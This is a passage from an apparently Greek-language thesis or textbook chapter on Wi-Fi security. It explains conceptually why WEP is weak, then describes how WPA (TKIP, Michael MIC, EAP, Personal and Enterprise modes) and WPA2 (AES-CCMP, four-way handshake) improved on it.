Υπάρχουν δυο πολύ συχνές μέθοδοι με τις οποίες ο επιτιθέμενος μπορεί να καταλάβει ποιο είναι το κοινόχρηστο κλειδί. Μια μέθοδος είναι να παραβιάσει την διαδικασία πιστοποίησης του WEP. Όπως έχουμε αναφέρει και προηγουμένως, η διαδικασία πιστοποίησης ταυτότητας συμβαίνει όταν μια συσκευή – πελάτης ζητάει πρόσβαση στο δίκτυο. Τότε το access point θα στείλει μια plain-text challenge στην συσκευή – πελάτη. Αν η συσκευή πελάτης κρυπτογραφήσει αυτό το plain-text με το σωστό κοινόχρηστο κλειδί τότε αποκτά πρόσβαση στο δίκτυο. Το ελάττωμα αυτής της διαδικασίας είναι ότι ο επιτιθέμενος μπορεί εύκολα να υποκλέψει το αρχικό plain-text που στάλθηκε και το κρυπτογραφημένο plain-text που στάλθηκε πίσω. Με αυτές της πληροφορίες ο επιτιθέμενος μπορεί να βρει το κοινόχρηστο κλειδί που χρησιμοποιήθηκε για την δημιουργία του κρυπτογραφημένου plain-text.

Η δεύτερη συχνή μέθοδος για την εύρεση του WEP κοινόχρηστου κλειδιού είναι η εκμετάλλευση του γεγονότος ότι τα Stream keys που χρησιμοποιούνται για την κρυπτογράφηση των δεδομένων περιλαμβάνουν τα λεγόμενα αδύναμα κλειδιά. Αδύναμα κλειδιά, είναι αυτά που δείχνουν μια σαφή σχέση των κρυπτογραφημένων δεδομένων και του κλειδιού που χρησιμοποιήθηκε. Στην περίπτωση του αλγόριθμου RC4, ένα αδύναμο κλειδί θα έχει τα 3 πρώτα bytes ίδια με το διάνυσμα αρχικοποίησης (IV) που στάλθηκε μαζί με το κρυπτογραφημένο πακέτο. Γνωρίζοντας το γεγονός αυτό, ο επιτιθέμενος μπορεί να παρακολουθεί το δίκτυο και να υποκλέπτει όλα εκείνα τα πακέτα για τα οποία υπάρχει υπόνοια ότι χρησιμοποιούν αδύναμο κλειδί για την κρυπτογράφηση. Επειδή όμως τα 3 πρώτα bytes είναι ίδια με το διάνυσμα αρχικοποίησης, ο

επιτιθέμενος γνωρίζει ήδη τα 24bit από το key stream και είναι πιο εύκολο για αυτόν να υπολογίσει το υπόλοιπο, να βρει το κοινόχρηστο κλειδί και κατά συνέπεια να αποκτήσει πρόσβαση στο ασύρματο δίκτυο. [21]

3.3 WPA

Μέχρι το 2001, οι επιθέσεις σε ασύρματα δίκτυα με WEP ασφάλεια είχαν αυξηθεί σε επικίνδυνο βαθμό. Για το λόγο αυτό έγινε επιτακτική η ανάγκη για τη δημιουργία ενός νέου πιο ισχυρού πρότυπου ασφαλείας. Το IEEE, άρχισε τις εργασίες πάνω στο 802.11i, ένα βελτιωμένο πρότυπο. Το 2003, όμως, το Wi-Fi Alliance χωρίς να περιμένει την τελική έγκριση του προτύπου, δημιούργησε το WI-FI Protected Access (WPA) το οποίο βασιζόταν σε ένα υποσύνολο του προτύπου 802.11i

Το WPA σχεδιάστηκε με προσοχή, έτσι ώστε να μην είναι αναγκαίες αναβαθμίσεις υλικού για τη χρήση του. Η επεξεργαστική δυνατότητα των περισσότερων Access Point που υπήρχαν ήταν περιορισμένη κι έτσι το WEP επέλεξε να χρησιμοποιήσει τον αλγόριθμο RC4 για την κρυπτογράφηση. Το WPA διατηρεί τη χρήση του RC4, αλλά προσθέτει ορισμένα επιπλέον χαρακτηριστικά για να διορθώσει τα προβλήματα που δημιουργούνται από τη χρήση του αλγόριθμου αυτού στο WEP.

1. Ισχυρότερη πιστοποίηση. Ένα 802.11x διακομιστής, όπως ένας Radius διακομιστής, μπορεί να χρησιμοποιηθεί για την πιστοποίηση κάθε χρήστη ξεχωριστά.
2. Μεγαλύτερο κλειδί. Το WPA έχει αυξήσει το διάνυσμα αρχικοποίησης (IV) από 24bit σε 48bit και το κύριο κλειδί σε 128bit
3. Χρήση του Temporal Key Integrity Protocol (TKIP) το οποίο δημιουργεί διαφορετικά κλειδιά για κάθε συσκευή – πελάτη και αλλάζει τα κλειδιά για κάθε διαδοχικό πακέτο.
4. Ένας κωδικός ακεραιότητας μηνυμάτων (MIC), η κρυπτογραφικό άθροισμα ελέγχου, επιβεβαιώνει ότι τα μηνύματα δεν έχουν αλλοιωθεί κατά τη μεταφορά και προστατεύει από τις απόπειρες επανάληψης.[22]


Το WPA μπορεί να χρησιμοποιηθεί με δύο μεθόδους: Personal ή Enterprise.

Μέθοδος Personal: Σε αυτήν τη μέθοδο τα κλειδιά ρυθμίζονται χειροκίνητα όπως και στο WEP. Όλες οι συσκευές – πελάτες χρησιμοποιούν το ίδιο κλειδί.

Μέθοδος Enterprise: Σε αυτήν τη μέθοδο το Access Point (AP) χρησιμοποιεί Extensible Authentication Protocol (EAP), για τη διαπραγμάτευση του κύριου

κλειδιού με κάθε συσκευή – πελάτη ξεχωριστά. Το Access Point (AP) επιβεβαιώνει, στη συνέχεια, την ταυτότητα του πελάτη με τη χρήση ενός 802.1x διακομιστή. Το αποτέλεσμα αυτής της μεθόδου είναι ότι κάθε συσκευή – πελάτης που έχει πρόσβαση στο δίκτυο πιστοποιείται από έναν 802.1x διακομιστή και το κύριο κλειδί που χρησιμοποιεί είναι διαφορετικό από αυτό που χρησιμοποιούν οι άλλες συσκευές – πελάτες. [23]

Το Extensible Authentication Protocol ορίζεται από το RFC 3748 και είναι ένα επεκτάσιμο πρωτόκολλο. Δεν ορίζει ένα ειδικό πρωτόκολλο ελέγχου και πιστοποίησης, αλλά ένα σύνολο από λειτουργίες και μορφές. Ένας μεγάλος αριθμός από μεθόδους του Extensible Authentication Protocol (EAP) έχουν οριστεί και το Wi-FI Alliance έχει επιλέξει ένα υποσύνολο των μεθόδων αυτών. [24] (Σχήμα 3.6)



Σχήμα 3.6 Διαδικασία πιστοποίησης με χρήση EAP [24]

3.3.1 Ο Αλγόριθμος

Η επαναχρησιμοποίηση των κλειδιών παρέχει σε κάποιον που θέλει να επιτεθεί σε ένα ασύρματο δίκτυο πληθώρα δεδομένων για να βρει το κύριο κλειδί. Στο WEP όλες οι συσκευές – πελάτες χρησιμοποιούσαν το ίδιο κύριο κλειδί και το 24bit διάνυσμα αρχικοποίησης (IV) δημιουργούσε μόνο 16 εκατομμύρια πιθανές


τιμές. Έτσι, σε ένα ασύρματο δίκτυο με μεγάλη κίνηση δεδομένων το ίδιο διάνυσμα αρχικοποίησης (IV) θα χρησιμοποιηθεί σύντομα. Αντίθετα στο WPA θα χρειαστούν χρόνια ώστε να εξαντληθούν οι τιμές του 48bit διανύσματος αρχικοποίησης.

Εκτός από την αύξηση του μήκους του διανύσματος αρχικοποίησης (IV) το Temporal Key Integrity Protocol (TKIP) λύνει και το πρόβλημα των αδύναμων κλειδιών. Στο WEP περίπου 9.000 από τα 16 εκατομμύρια διανύσματα αρχικοποίησης δημιουργούν αδύναμα κλειδιά. Ο αλγόριθμος του Temporal Key Integrity Protocol (TKIP) εξαλείφει εντελώς το πρόβλημα των αδύναμων κλειδιών καθώς δεν χρησιμοποιεί καθόλου τα συγκεκριμένα διανύσματα αρχικοποίησης.

Στη μέθοδο πιστοποίησης Enterprise, ο 802.11x διακομιστής, παρέχει διαφορετικό κύριο κλειδί σε κάθε συσκευή πελάτη, ενώ στη μέθοδο Personal όλα τα κύρια κλειδιά είναι ίδια. Ο αλγόριθμος του Temporal Key Integrity Protocol (TKIP) συνδυάζει το διάνυσμα αρχικοποίησης (IV) και το κύριο κλειδί με την MAC διεύθυνση του αποστολέα και προσθέτει και έναν μετρητή ακολουθίας. Η προσθήκη της διεύθυνσης MAC στο κλειδί, σημαίνει ότι το ίδιο συνδυασμένο κλειδί δε θα χρησιμοποιηθεί από όλες τις συσκευές – πελάτες. Ο μετρητής ακολουθίας χρησιμοποιείται για τη δημιουργία ενός διαφορετικού συνδυασμένου κλειδιού για κάθε επόμενο πακέτο.

Η χρήση του μετρητή ακολουθίας παρέχει, επίσης, έναν τρόπο για την εξάλειψη των επιθέσεων επανάληψης. Στις επιθέσεις αυτές, ο επιτιθέμενος στέλνει ένα τυχαίο πακέτο στο Access Point (AP) για να δημιουργήσει κίνηση στο ασύρματο δίκτυο και να πάρει τα δεδομένα που χρειάζεται για να εισχωρήσει σε αυτό. Με τη χρήση αυτού του μετρητή το Access Point (AP) μπορεί να ανιχνεύσει τα τυχαία πακέτα.

Το CRC32 checksum που χρησιμοποιείται στο WEP δεν παρέχει επαρκή προστασία. Ο επιτιθέμενος μπορεί να τροποποιήσει ένα πακέτο WEP αλλάζοντας ένα η περισσότερα bit χωρίς να προκαλέσει μεταβολές στο CRC32 checksum. Ο αλγόριθμος ακεραιότητας μηνυμάτων (MIC) που χρησιμοποιείται από το WPA ονομάζεται Michael. Παρέχει πολύ μεγαλύτερη ασφάλεια από το CRC32 ενώ απαιτεί πολύ μικρότερη επεξεργαστική ισχύ. [25] (Σχήμα 3.7)



Σχήμα 3.7 Το WPA Frame και πως δημιουργείται [22]

3.3.2 Συμπεράσματα

Το WPA αποτέλεσε ένα πολύ σημαντικό βήμα για τη δημιουργία ασύρματων δικτύων με αξιόπιστους μηχανισμούς ασφαλείας. Ωστόσο, ακόμα και με αυτές τις βελτιώσεις, το WPA/TKIP εξακολουθεί να βασίζεται στον αλγόριθμο του WEP. Έτσι τελικά το WPA2 έγινε ο διάδοχος τόσο του WEP όσο και του WPA/TKIP. Το WPA2 αντικαθιστά το TKIP χρησιμοποιώντας έναν πιο προηγμένο και σύγχρονο αλγόριθμο κρυπτογράφησης βασισμένο στο AES. Αυτός ο καινούργιος αλγόριθμος κρυπτογράφησης είναι γνωστός σαν CCMP και έχει αποδειχθεί ότι είναι πολύ πιο ισχυρός στην κρυπτογράφηση δεδομένων στα ασύρματα δίκτυα.

3.4 WPA2

Το Wi-Fi αποτελεί μια από τις πιο διαδεδομένες και αξιόπιστες τεχνολογίες στον κόσμο, με ισχυρή και παγκόσμια αναγνώριση. Οι χρήστες το χρησιμοποιούν για την απλότητα του, την αξιοπιστία του και την ευρεία διαθεσιμότητα του. Οι χρήστες αποκτούν πρόσβαση στα δίκτυα Wi-Fi με φορητούς υπολογιστές, κινητά τηλέφωνα, φωτογραφικές μηχανές, κονσόλες παιχνιδιών καθώς και ένα συνεχόμενα αυξανόμενο αριθμό άλλων καταναλωτικών ηλεκτρονικών συσκευών.

Η ασφάλεια αποτελούσε τον πυρήνα του προγράμματος Wi-Fi Alliance από το 2000 όταν και ξεκίνησε. Η πρώτη λύση ασφαλείας ήταν το Wired Equivalent Privacy (WEP). Στη συνέχεια, το 2003, η Wi-Fi Alliance εισήγαγε το Wi-Fi Protected Access (WPA) ως ενδιάμεση λύση ενώ το πρότυπο IEEE 802.11i ήταν σε εξέλιξη. Το WPA προσπάθησε να λύσει τα προβλήματα του WEP παρέχοντας αμοιβαία πιστοποίηση και ισχυρότερη κρυπτογράφηση των δεδομένων.

Το WPA2 προσφέρει αυτήν τη στιγμή την κορυφαία ασφάλεια στα Wi-Fi δίκτυα. Βασίζεται σε δύο μεθόδους - κλειδιά: το Advanced Encryption Standard (AES) το πρωτόκολλο κρυπτογράφησης που χρησιμοποιείται από την κυβέρνηση της Αμερικής και άλλες κυβερνήσεις για την προστασία των διαβαθμισμένων πληροφοριών τους και στο 802.11x, ένα πρότυπο που χρησιμοποιείται ευρέως σε εταιρικά δίκτυα για παροχή αξιόπιστης πιστοποίησης και προηγμένα χαρακτηριστικά ελέγχου πρόσβασης.

Το WPA2 βασίζεται στο πρότυπο IEEE 802.11i και προσφέρει 128bit AES κρυπτογράφηση. Επίσης, παρέχει πολλαπλή πιστοποίηση με Pre-Shared Keys (PSK) στη μέθοδο πιστοποίησης personal και με 802.11x/EAP στη μέθοδο πιστοποίησης Enterprise. Ο μηχανισμός ασφαλείας WPA2 δημιουργήθηκε το 2004 από το Wi-FI Alliance. Από το 2006 και μετά όλα τα προϊόντα που ήθελαν να έχουν την ένδειξη “Wi-FI Certified” έπρεπε να υποστηρίζουν το WPA2.

Με το WPA2, η τεχνολογία Wi-Fi έχει φτάσει σε ένα προχωρημένο επίπεδο, που της επιτρέπει να παρέχει υψηλή ασφάλεια σε ένα πλήθος χρηστών Wi-Fi, ανεξάρτητα από τη συσκευή που χρησιμοποιούν, τον κατασκευαστή ή την τοποθεσία που βρίσκονται.

Το Wi-Fi είναι παντού. Περίπου το 1/3 των νοικοκυριών στην Αμερική με ευρυζωνική πρόσβαση στο διαδίκτυο διαθέτουν ένα δίκτυο Wi-Fi. Το Wi-Fi διαθέτει έναν από τους υψηλότερους ρυθμούς ανάπτυξης σε κινητά και πλήθος άλλων καταναλωτικών συσκευών.

Η εξέλιξη της ασφάλειας στα Wi-Fi δίκτυα έγινε δυνατή από τις τεχνολογικές εξελίξεις που έλαβαν χώρο σε τομείς όπως ο έλεγχος πρόσβασης και η κρυπτογράφηση και παράλληλα από της ομάδες εργασίας που ασχολήθηκαν με τα πρότυπα IEEE 802.11i και IEEE 802.11w.

Νέες εφαρμογές και σενάρια χρήσης έγιναν εμφανή με την αύξηση της χρήσης των Wi-Fi δικτύων και οδήγησαν στην ανάγκη για νέους μηχανισμούς ασφαλείας. Αρκετά χρόνια πριν, η ταχεία εξάπλωση του Wi-Fi σε κατοικίες και επιχειρήσεις, αύξησε τη χρήση του WEP και οι αδυναμίες του γρήγορα εντοπίστηκαν. Επιπλέον η χρήση του Wi-FI ως βασική τεχνολογία πρόσβασης στο σπίτι, η αυξανόμενη δημοτικότητα των Wi-Fi Hotspots καθώς και η χρήση σε επιχειρησιακά δίκτυα που μεταφέρουν κρίσιμα και ευαίσθητα δεδομένα, αύξησε τις απαιτήσεις για ασφάλεια στο Wi-Fi.

Ως πρώτης γενιάς λύση ασφαλείας το WEP ήταν ευάλωτο, λόγω των περιορισμών στο μέγεθος του κλειδιού (40bit στην αρχή και 104bit αργότερα) και την έλλειψη μηχανισμού ανίχνευσης επανάληψης. Ως αποτέλεσμα οι χρήστες έπρεπε να συμπληρώσουν το WEP με VPN δίκτυα, IEEE 802.11x ή δικές τους λύσεις για να ικανοποιήσουν την ανάγκη τους για ασφάλεια.

Μέχρι το 2003, το Wi-Fi Alliance είχε ήδη περάσει στο WPA, το οποίο περιελάμβανε ένα υποσύνολο από τα χαρακτηριστικά του υπό εξέλιξη IEEE 802.11i προτύπου. Το WPA ήταν μια δεύτερης γενιάς ενδιάμεση λύση με σκοπό να διορθώσει τις αδυναμίες του WEP σε αναμονή του 802.11i προτύπου το οποίο περιελάμβανε μηχανισμούς ασφαλείας για τα Wi-FI δίκτυα. Το WPA χρησιμοποιεί TKIP για την κρυπτογράφηση των δεδομένων. Η πιστοποίηση των χρηστών γίνεται με χρήση IEEE 802.11x με EAP για τη μέθοδο πιστοποίησης Enterprise και με Pre-Shared Key (PSK) για τη μέθοδο πιστοποίησης Personal.

Παράλληλα με την επικύρωση του IEEE 802.11i προτύπου το 2004, το Wi-Fi Alliance εισήγαγε το WPA2. Αρχικά ήταν μια προαιρετική πιστοποίηση αλλά το 2006 έγινε υποχρεωτική για κάθε συσκευή που ήθελε να φέρει την ένδειξη “Wi-Fi Certified”. Αν και βασίστηκε στα χαρακτηριστικά του WPA, παρέχει υψηλότερη κρυπτογράφηση με την χρήση του πρωτοκόλλου CCMP και χρήση του

μηχανισμού κρυπτογράφησης AES. Κάθε συσκευή που φέρει την ένδειξη “Wi-Fi Certified” από το 2006 υποστηρίζει το WPA2 και προσφέρει στους χρήστες της πιο προηγμένους μηχανισμούς ασφαλείας. [27]

Η τεχνολογία WPA2

Η ευρεία διάδοση και αποδοχή του WPA2 οφείλεται σε τέσσερις βασικούς παράγοντες.

1. Αμοιβαία πιστοποίηση. Το WPA2 χρησιμοποιεί IEEE 802.11x (Enterprise μέθοδος πιστοποίησης) και Pre-Shared Key (Personal μέθοδος πιστοποίησης) για αμοιβαία πιστοποίηση. Στην πιστοποίηση που εφαρμόζεται στο WEP η συσκευή – πελάτης στέλνει τα διαπιστευτήρια της και, εφόσον επιτραπεί η πρόσβαση, συνδέεται στο δίκτυο. Στην αμοιβαία πιστοποίηση, απαιτείται και η συσκευή – πελάτης να ελέγξει τα διαπιστευτήρια του Access Point (AP) πριν συνδεθεί σε αυτό, για να αποτρέψει την σύνδεση σε μη ασφαλή δίκτυα.
2. Ισχυρή κρυπτογράφηση. Το AES ορίζεται στο FIPS 197 και είναι ο πρώτος διαθέσιμος στο κοινό μηχανισμός κρυπτογράφησης που πληροί τα κριτήρια της Αμερικάνικης κυβέρνησης για διακίνηση ευαίσθητων και διαβαθμισμένων πληροφοριών. Σήμερα, το AES έχει αποδειχθεί αρκετά ανθεκτικό στις επιθέσεις που δέχεται, λόγω της ευρείας αποδοχής του. Τα δεδομένα που ταξιδεύουν σε ένα WPA2 δίκτυο, κρυπτογραφούνται με χρήση του αλγόριθμου CCMP με AES, συνδυασμός ο οποίος αποτελεί τον πιο εξελιγμένο μηχανισμό κρυπτογράφησης. Υποστήριξη του AES απαιτείται από πολλά πρωτόκολλα και εφαρμογές που χρησιμοποιούνται παγκοσμίως σε δίκτυα επιχειρήσεων.
3. Διαλειτουργικότητα. Το WPA2 υποστηρίζεται από κάθε εξοπλισμό που φέρει την ένδειξη “Wi-Fi Certified” και έχει υποστεί δοκιμές μετά το 2006. Το WPA2 μπορεί να ενεργοποιηθεί σε κάθε συνεδρία, στην οποία το WPA2 υποστηρίζεται από το Access Point (AP) και τη συσκευή – πελάτη, ανεξαρτήτως κατασκευαστή του εξοπλισμού. Αυτό διευρύνει σημαντικά τη δυνατότητα χρήσης του WPA2 και παρέχει στους χρήστες την αίσθηση ότι τα δίκτυά τους, οι συσκευές τους και τα δεδομένα τους είναι ασφαλή.
4. Ευκολία χρήσης. Το WPA2 δεν είναι μόνο ένα ισχυρό εργαλείο για την προστασία των Wi-FI δικτύων, είναι και εύκολο στην ενεργοποίησή του. [28]

WPA2-Personal και WPA2-Enterprise

Το WPA2 διαθέτει δυο διαφορετικές λειτουργίες: την Personal και την Enterprise. Η επιλογή γίνεται ανάλογα με τις απαιτήσεις και τις προδιαγραφές του ασύρματου δικτύου. Η υποστήριξη για το WPA2-Personal είναι υποχρεωτική σε όλες τις συσκευές – πελάτες και όλα τα Access Points (APs) που φέρουν την ένδειξη “Wi-Fi Certified”. Η υποστήριξη για το WPA2-Enterprise είναι προαιρετική αλλά συνιστάται για συσκευές που λειτουργούν σε μεγάλης κλίμακας ασύρματα δίκτυα. Οι διαφορετικές ανάγκες για ασφάλεια κάθε ασύρματου δικτύου, υπαγορεύουν ποια από τις δυο λειτουργίες θα χρησιμοποιηθεί τελικά.

Οικιακά και μικρά εταιρικά δίκτυα χρησιμοποιούν συνήθως WPA-Personal γιατί δεν απαιτεί ιδιαίτερο εξοπλισμό εκτός από ένα Access Point (AP) και μια συσκευή με την ένδειξη “Wi-Fi Certified”. Στο WPA2-Personal, το κλειδί προέρχεται από το Service Set Identifier (SSID) του δικτύου και μια φράση-κλειδί που εισάγει ο χρήστης. Η επιλογή μιας “ισχυρής” φράσης-κλειδί είναι σημαντική αν θέλουμε να λάβουμε όλα τα οφέλη από την ασφάλεια που προσφέρει το WPA2. Μεγάλες, περίπλοκες και τυχαίες φράσεις-κλειδιά αποτελούν παράγοντες ζωτικής σημασίας για την ασφάλεια, καθώς επίσης και η συχνή αλλαγή τους.

Επιχειρησιακά δίκτυα που χρησιμοποιούν 802.11x πιστοποίηση, εξουσιοδότηση και Accounting (AAA) servers, μπορούν να επωφεληθούν από τις πιο εξελιγμένες λειτουργίες που προσφέρει το WPA2-Enterprise. Η λειτουργία αυτή περιλαμβάνει τη δυνατότητα για παρακολούθηση και διαχείριση της κυκλοφορίας των δεδομένων, τον καθορισμό επιπέδων πιστοποίησης και την είσοδο σε λογαριασμούς πελατών (Guest Accounts). Το WPA2-Enterprise επιτρέπει, επίσης, την ενσωμάτωση του ελέγχου της ασύρματης πρόσβασης στο γενικό έλεγχο πρόσβασης στο δίκτυο, μέσω κοινών βάσεων δεδομένων.

Πιστοποίηση με χρήση 802.11x / EAP

Το WPA2-Enterprise χρησιμοποιεί το πρότυπο 802.11x με υποστήριξη EAP για τη διαδικασία της πιστοποίησης. Παρέχοντας υποστήριξη για πολλές διαφορετικές μεθόδους EAP, δίνει την δυνατότητα στην επιχείρηση να επιλέξει την κατάλληλη, ανάλογα με τις ανάγκες της, διαδικασία πιστοποίησης. Από την

πλευρά του δικτύου, η υποστήριξη σε μια ή περισσότερες μεθόδους EAP πρέπει να ενεργοποιηθεί εντός του Access Point (AP), στο 802.11x Account Server. Τόσο η συσκευή – πελάτης όσο και το δίκτυο (Access Point, Servers) πρέπει να υποστηρίζουν την ίδια μέθοδο EAP προκειμένου να ολοκληρωθεί η διαδικασία της πιστοποίησης.

Το WPA2-Enterprise υποστηρίζει πολλές διαφορετικές μεθόδους EAP που χρησιμοποιούνται παγκοσμίως για την παροχή πιστοποίησης με ασφάλεια σε εταιρικά περιβάλλοντα. Το WPA2 έχει την δυνατότητα να υποστηρίζει νέες μεθόδους EAP μόλις αυτές γίνουν διαθέσιμες. Το Wi-Fi Alliance συνεχίζει να προσθέτει υποστήριξη για νέες μεθόδους EAP καθώς η ζήτηση αυξάνεται στην αγορά, ώστε να παρέχει στους χρήστες τη δυνατότητα να επιλέξουν τη μέθοδο πιστοποίησης που ταιριάζει καλύτερα στις συσκευές τους, στις εφαρμογές τους και στα ασύρματα δίκτυά τους. [29]


Η επιλογή της μεθόδου EAP που θα χρησιμοποιεί ένα ασύρματο δίκτυο Wi-Fi εξαρτάται από τις προδιαγραφές της συσκευής, τις εφαρμογές που φιλοξενεί το ασύρματο δίκτυο, το λειτουργικό σύστημα που χρησιμοποιεί και τις απαιτήσεις ασφαλείας που έχει ο ίδιος ο ιδιοκτήτης του από αυτό.

Οι μέθοδοι EAP που υποστηρίζονται αυτήν τη στιγμή από το Wi-Fi Alliance είναι:

- **EAP-TLS**
- **EAP-TLS/MSCHAPv2**
- **PEAPv0/EAP-MSCHAPv2**
- **PEAPv1/EAP-GTC**
- **EAP-FAST**
- **EAP-SIM**
- **EAP-AKA**

Το πρότυπο IEEE 802.11i και το WPA2 επιβάλλουν τη χρήση του CCMP, ενός πρωτόκολλου κρυπτογράφησης, στο οποίο το ίδιο κλειδί χρησιμοποιείται τόσο για την κρυπτογράφηση όσο και για την ακεραιότητα των δεδομένων με τη χρήση AES. Το AES είναι μια block κρυπτογράφηση που λειτουργεί με διαφορετικά μήκη κλειδιών και μεγέθη block. Το πρότυπο IEEE 802.11i και το WPA2 επιβάλουν τη χρήση του AES με 128bit κλειδιά και 128bit blocks. Τα κλειδιά κρυπτογράφησης

AES προέρχονται από το PTK με τη χρήση χειραψίας τεσσάρων κατευθύνσεων (four-way handshake) που καθορίζεται από το IEEE 802.11i πρωτόκολλο διαχείρισης κλειδιών. [30] (Σχήμα 3.8)



Σχήμα 3.8 Διαδικασία πιστοποίησης client σε ασύρματο δίκτυο που χρησιμοποιεί τον μηχανισμό ασφαλείας WPA2 που ονομάζεται Four-Way Handshake [30]

Η χρησιμοποίηση του AES στο WPA2 δίνει στους χρήστες των WI-Fi τη δυνατότητα πρόσβασης σε έναν από τους πιο ευρέως δοκιμασμένους μηχανισμούς κρυπτογράφησης. Σήμερα, το AES χρησιμοποιείται σε πολλές διαφορετικές τεχνολογίες μεταφοράς δεδομένων και έχει αντέξει σε όλους τους ελέγχους που έχει υποστεί.

3.4.1 Ο Αλγόριθμος

